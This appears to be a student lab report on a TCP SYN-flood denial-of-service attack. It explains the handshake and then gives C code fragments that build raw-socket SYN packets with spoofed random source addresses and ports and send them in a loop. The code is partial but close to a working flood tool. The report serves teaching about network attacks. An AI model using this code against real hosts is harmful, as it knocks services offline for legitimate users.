
TCP/SYN-FLOOD ATTACKING


INTRODUCTION

The aim of this project was to perform a **SYN-Flood attack**. Before moving on this project's details, some introductory information will be useful.

Normally, a TCP connection is set in **3-way handshaking** method. This means that:
1. Client sends a request for connection (which is a SYN message) to the server.
2. The server sends an ACK message approving the connection and *acknowledging* client about this.
3. Client also *acknowledges* the server that it has seen server's ACK. (does this by an ACK message)



Three -way handshaking



SYN-Flood attack

A SYN-Flood attack is a **denial-of-service** attack which means that attacker's goal is to exhaust resources of the server with repeatedly sent signals. By doing so, server becomes unable to handle all the traffic going through itself and cannot set a legitimate traffic.

In SYN-Flood attack, attacker device sends SYN messages repeatedly. It can accomplish this from a single IP address but using random source IP addresses is more handy for this type of attack. This causes server sending ACK messages to those random IP's; however, those IP addressed hosts will ignore those ACK's because they actually haven't sent any SYN.

Server waiting for ACK from random IP's cause over-binding of resources and from that point, server is not able to connect to hosts anymore.

APPLICATION

Coming to how we practiced this SYN-Flood attack, the first thing we need to do was creating a socket. Since we weren't informed about socket programming beforehand, we used open sources as template. This site was very useful for us and we constructed our code over this site's content.

We have chosen C as our programming language. To program a socket in C, we need to include standard system socket library (sys/socket.h) first.

Of course defining a socket is not enough to send a message. We also need to create the packet. For this project, we are supposed to create random source IP's and ports. This means that we need to intervene data transmission on Level 3 and Level 4. Therefore, we need to edit packet's TCP (Level 4) and IP (Level 3) headers. Libraries netinet/tcp.h and netinet/ip.h provides declarations for TCP and IP.

Here is our libraries used and their functions;

```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>    //provides declarations for socket programramming
#include<stdlib.h>        //for exit(0);
#include<errno.h>         //For errno - the error number
#include<netinet/tcp.h>   //Provides declarations for tcp header
#include<netinet/ip.h>    //Provides declarations for ip header
#include<time.h>          //In case of using duration.
#include<unistd.h>        //To avoid unnecessary warnings after compilation
#include<arpa/inet.h>     //To avoid unnecessary warnings after compilation
#include<ctype.h>
```

In TCP socket programming a function called ‘checksum’ is needed for checking validity of the socket. To apply this function, we defined one struct ‘pseudo_header’ and one method ‘csum’. These accomplish checksum function.

Also there are two extra methods isInteger and check_IP which are used to check if the user IP address input conforms IP numbers’ syntax. In case of not conforming, program keeps asking a valid IP address.

In the main method, a text file is created to store the created IP numbers. Additionally, the configuration file is created to store the interface information. After that, some variables such as source IP address and source port number are created. Then, program gives two option to the user for configuration. These are either from a configuration file or directly in the terminal. In the configuration file option, the program reads the configuration settings, which are interface name info, destination IP address and destination port number, from the configuration file named “configuration.conf”.

In the terminal option, the program gets these configuration settings directly from the user via terminal. When user enters the destination IP address, program checks the format of the entered number whether it is in the correct IP address format. If not, it repeatedly asks for the valid IP address from the user.

You will see some commented lines in the code. These are for using a certain number of IP addresses and a certain amount of time to execute the loop. If you want to use these options, you can comment out necessary lines.

When all the configurations are set, the program enters in while loop that creates a socket and compacting a SYN packet.

1. A raw socket is created with ‘socket()’ method of ‘sys/socket.h’ library. SYN packets that will be created are transmitted via these sockets.

```
//Create a raw socket
int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
```

2. Then, datagram (packet containing SYN flag) that contains the IP and TCP headers of SYN packet is created. For the source IP address, we used random IP addresses in the 10.20.50.0/24 subnet. Thus, the last octet of the source IP address is randomly obtained between 1 and 254.

```
    integerIP=1+(rand()%254);  //creating random IP numbers.

    //Uncomment in case of excluding a certain IP number from created IP addresses.

/*  while(integerIP==222){
        integerIP=1+(rand()%254);
    }
*/
    //Adding created integer to source host address.
    int length = snprintf( NULL, 0, "%d", integerIP );
    char* str = malloc( length + 1 );
    snprintf( str, length + 1, "%d", integerIP );
    strcpy(source_ip , "10.20.50.");
    strcat(source_ip,str);
    free(str);
```

In commented lines, IP number 10.20.50.222 is excluded from created IP numbers for checking 8080 port's HTTP server's functionality. If there is any IP address you want to exclude, you can comment out these lines and add those IP addresses into while loop as well.

3. We fill in IP header's parameters with appropriate values.

```
//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 1;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htons(54321);  //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0;                         //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip );    //Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;

iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);
```

For further information about IP header and parameters, visit this link . Pay attention on iph→saddr=inet_addr(source_ip) line. This spoofs IP header's source IP as our randomly created IP address.

4. We fill in TCP header's parameters with appropriate values.

```
//TCP Header
sourcePort=1024+(rand()%(65535-1024));
tcph->source = htons (sourcePort);
tcph->dest = htons (destPort);
tcph->seq = 0;
tcph->ack_seq = 1000;
tcph->doff = 5;      /* first and only tcp segment */
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (5840); /* maximum allowed window size */
tcph->check = 0;             /* if you set a checksum to zero, your kernel's IP stack
                                should fill in the correct checksum during transmission */
tcph->urg_ptr = 0;
```

For further information about TCP header and parameters, visit this link . Pay attention on sourcePort=1024+(rand()%(65535-1024)) line. This randomizes source port to a value between 1024 (edge of reserved port numbers) and 65535 (maximum port number). Also be careful on syn flag being equal to 1 while other flags are 0. This is to indicate that this packet is a SYN packet.

5. Now, we are setting socket operation to see if our parameters and checksum was appropriate.

```
//Now the IP checksum
psh.source_address = inet_addr( source_ip );
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(20);

memcpy(&psh.tcp , tcph , sizeof (struct tcphdr));

tcph->check = csum( (unsigned short*) &psh , sizeof (struct pseudo_header));

//IP_HDRINCL to tell the kernel that headers are included in the packet
int one = 1;
const int *val = &one;
if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{
    printf ("Error setting IP_HDRINCL. Error number : %d . Error message : %s \n" , errno , strerror(errno));
    exit(0);
}
```

If setsockopt return 0, this means that transmission will not occur and we encounter an error.

6. Finally, we send our data with sendto() method of sys/socket.

```
//Send the packet
if (sendto (s,                      /* our socket */
        datagram,                   /* the buffer containing headers and data */
        iph->tot_len,               /* total length of our datagram */
        0,                          /* routing flags, normally always 0 */
        (struct sockaddr *) &sin,   /* socket addr, just like in */
        sizeof (sin)) < 0)          /* a normal send() */
{
     printf ("error\n");
}

//Data send successfully
else
{
    fprintf (file,"%d. %s\n",count,source_ip);
}

close(s);
count++;
```

PS: Code contains some delays set with usleep and empty for loops. These delays are to help tcpdump catch signals being sent.

```
    //To delay SYN tranmission (This version stabilize OS' clock)
/*
    usleep(50000);
    clock_t elapsedTime=clock()-startTime;
    seconds=elapsedTime/CLOCKS_PER_SEC;
    if((seconds-duration)>0)break;
*/


    //To delay SYN transmission (with consuming OS' clock)

    for(int j=0;j<150;j++){
        for(int k=0;k<150;k++){
        }
    }
}
```

At the end, we are printing number of IP addresses created.